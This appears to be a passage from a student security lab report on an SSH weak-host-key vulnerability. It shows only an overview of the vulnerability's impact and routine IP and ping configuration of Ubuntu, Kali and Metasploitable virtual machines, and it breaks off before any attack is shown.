



**Intrusion detection and prevention
system**

Final Report
Vulnerabilities analysis

| | |
|---|----------|
| I. Introduction to this vulnerability. | 2 |
| II. Implementation | 3 |
| III. Mitigation and Remediation | 4 |
| IV. Conclusion. | 5 |
| References: | 6 |

I. Introduction to this vulnerability.

1. Type of vulnerability

- A **Weak Host Key Algorithm** refers to an algorithm used for generating and authenticating SSH keys that has known vulnerabilities, weak cryptographic strength, or is considered insecure by modern standards. This can make the SSH connection susceptible to attacks such as key recovery, brute force, or cryptographic weaknesses.

2. Impact and Severity

a. Unauthorized access

- The vulnerability allowed attackers to gain remote access to the systems running the vulnerability.
- This could lead to unauthorized file access, manipulation, and data theft

b. System compromise

- Once the attackers gained access, they could potentially take complete control over the systems, leading to further exploitation

c. Data breach

- Sensitive information that is stored on the server, including user credentials and private files, could be accessed and used to manipulate.

d. Service disruption

- Attackers could disrupt normal operations by manipulating files, impacting the availability of services relying on FTP for file transfer


II. Implementation


1. Create an environment for testing

- In our setup, we use Virtual box to establish connection between three virtual machines. Each machine is configured with a specific subnet to enable IP connectivity. Here's the detail:
 - + Ubuntu Server: Subnet configured as 10.10.1.1 and 172.16.1.1
 - + Kali linux: Subnet configured as 10.10.1.0/24
 - + Metasploitable: Subnet configured as 172.16.1.0/24


a. Configuration network:

- Ubuntu server:






- Kali:




- Metasploitable:




b. Ip configuration:

- Ubuntu Server:



```
Ubuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
ubuntu@ubuntu:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: enp0s8: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 08:00:27:03:55:51 brd ff:ff:ff:ff:ff:ff
3: enp0s17: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 08:00:27:0a:2c:59 brd ff:ff:ff:ff:ff:ff
ubuntu@ubuntu:~$ sudo ip link set dev enp0s8 down
[sudo] password for ubuntu:
ubuntu@ubuntu:~$ sudo ip addr add 10.10.1.1/24 dev enp0s8
ubuntu@ubuntu:~$ sudo ip link set dev enp0s8 up
ubuntu@ubuntu:~$ sudo ip link set dev enp0s17 down
ubuntu@ubuntu:~$ sudo ip addr add 172.16.1.1/24 dev enp0s17
ubuntu@ubuntu:~$ sudo ip link set dev enp0s17 up
ubuntu@ubuntu:~$ ip route
10.10.1.0/24 dev enp0s8 proto kernel scope link src 10.10.1.1
172.16.1.0/24 dev enp0s17 proto kernel scope link src 172.16.1.1
ubuntu@ubuntu:~$
```

- Kali:



The image shows a terminal window in a Kali Linux virtual machine. The user is at the root prompt in the /home/kali directory. They run the command 'ip a' to show network interface details. Then, they run 'ip link set dev eth0 down' to bring the interface down. Next, they add the IP address '10.10.1.4/24' to 'eth0' with 'ip addr add'. Then, they bring the interface back up with 'ip link set dev eth0 up'. Finally, they set the default route to '10.10.1.1' with 'ip route add default via 10.10.1.1'. A subsequent 'ip route' command shows the configured routes. The terminal output is as follows:

```
(root@kali)~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:72:c0:68 brd ff:ff:ff:ff:ff:ff

(root@kali)~# ip link set dev eth0 down

(root@kali)~# ip addr add 10.10.1.4/24 dev eth0


(root@kali)~# ip link set dev eth0 up

(root@kali)~# ip route add default via 10.10.1.1

(root@kali)~# ip route
default via 10.10.1.1 dev eth0
10.10.1.0/24 dev eth0 proto kernel scope link src 10.10.1.4

(root@kali)~# ss
```

- Metasploitable:

A screenshot of a terminal window titled "metasploit [Running] - Oracle VM VirtualBox". The terminal shows a series of commands and their outputs. The user is logged in as "msfadmin" on a machine named "metasploitable". The commands executed are: "ip a" (showing details for loopback interface lo and ethernet interface eth0), "sudo ip link set dev eth0 down", "sudo ip addr add 172.16.1.4/24 dev eth0", "sudo ip link set dev eth0 up", and "sudo ip route add default via 172.16.1.1". The output of "ip route" shows the default route is now set via 172.16.1.1. The terminal window has a menu bar with "File", "Machine", "View", "Input", "Devices", and "Help". At the bottom, there is a taskbar with various icons and a "Right Ctrl" button.

```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:11:13:10 brd ff:ff:ff:ff:ff:ff
msfadmin@metasploitable:~$ sudo ip link set dev eth0 down
msfadmin@metasploitable:~$ sudo ip addr add 172.16.1.4/24 dev eth0
msfadmin@metasploitable:~$ sudo ip link set dev eth0 up
msfadmin@metasploitable:~$ sudo ip route add default via 172.16.1.1
msfadmin@metasploitable:~$ ip route
172.16.1.0/24 dev eth0 proto kernel scope link src 172.16.1.4
default via 172.16.1.1 dev eth0
msfadmin@metasploitable:~$ _
```

- c. Ping testing to check connectivity between three virtual machines:
- Ubuntu Server:

```
ServerUbuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
ubuntu@ubuntu:~$ ping 10.10.1.4
PING 10.10.1.4 (10.10.1.4) 56(84) bytes of data.
64 bytes from 10.10.1.4: icmp_seq=6 ttl=64 time=1.10 ms
64 bytes from 10.10.1.4: icmp_seq=7 ttl=64 time=1.17 ms
64 bytes from 10.10.1.4: icmp_seq=8 ttl=64 time=1.02 ms
64 bytes from 10.10.1.4: icmp_seq=9 ttl=64 time=1.83 ms
^C
--- 10.10.1.4 ping statistics ---
9 packets transmitted, 4 received, 55.5556% packet loss, time 8157ms
rtt min/avg/max/mdev = 1.021/1.280/1.832/0.323 ms
ubuntu@ubuntu:~$ ping 172.16.1.1
PING 172.16.1.1 (172.16.1.1) 56(84) bytes of data.
64 bytes from 172.16.1.1: icmp_seq=1 ttl=64 time=0.022 ms
64 bytes from 172.16.1.1: icmp_seq=2 ttl=64 time=0.064 ms
64 bytes from 172.16.1.1: icmp_seq=3 ttl=64 time=0.035 ms
64 bytes from 172.16.1.1: icmp_seq=4 ttl=64 time=0.035 ms
^C
--- 172.16.1.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3067ms
rtt min/avg/max/mdev = 0.022/0.039/0.064/0.015 ms
```

```
ServerUbuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
ubuntu@ubuntu:~$ ping 10.10.1.4
PING 10.10.1.4 (10.10.1.4) 56(84) bytes of data.
64 bytes from 10.10.1.4: icmp_seq=1 ttl=64 time=1.48 ms
64 bytes from 10.10.1.4: icmp_seq=2 ttl=64 time=1.08 ms
64 bytes from 10.10.1.4: icmp_seq=3 ttl=64 time=1.16 ms
64 bytes from 10.10.1.4: icmp_seq=4 ttl=64 time=0.880 ms
^C
--- 10.10.1.4 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/mdev = 0.880/1.150/1.483/0.217 ms
ubuntu@ubuntu:~$ ping 172.16.1.4
PING 172.16.1.4 (172.16.1.4) 56(84) bytes of data.
64 bytes from 172.16.1.4: icmp_seq=7 ttl=64 time=6.62 ms
64 bytes from 172.16.1.4: icmp_seq=8 ttl=64 time=10.8 ms
64 bytes from 172.16.1.4: icmp_seq=9 ttl=64 time=0.947 ms
^C
--- 172.16.1.4 ping statistics ---
9 packets transmitted, 3 received, 66.6667% packet loss, time 8150ms
rtt min/avg/max/mdev = 0.947/6.135/10.836/4.051 ms
ubuntu@ubuntu:~$
```

- Kali:

```
Kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4

kali@kali: ~
File Actions Edit View Help

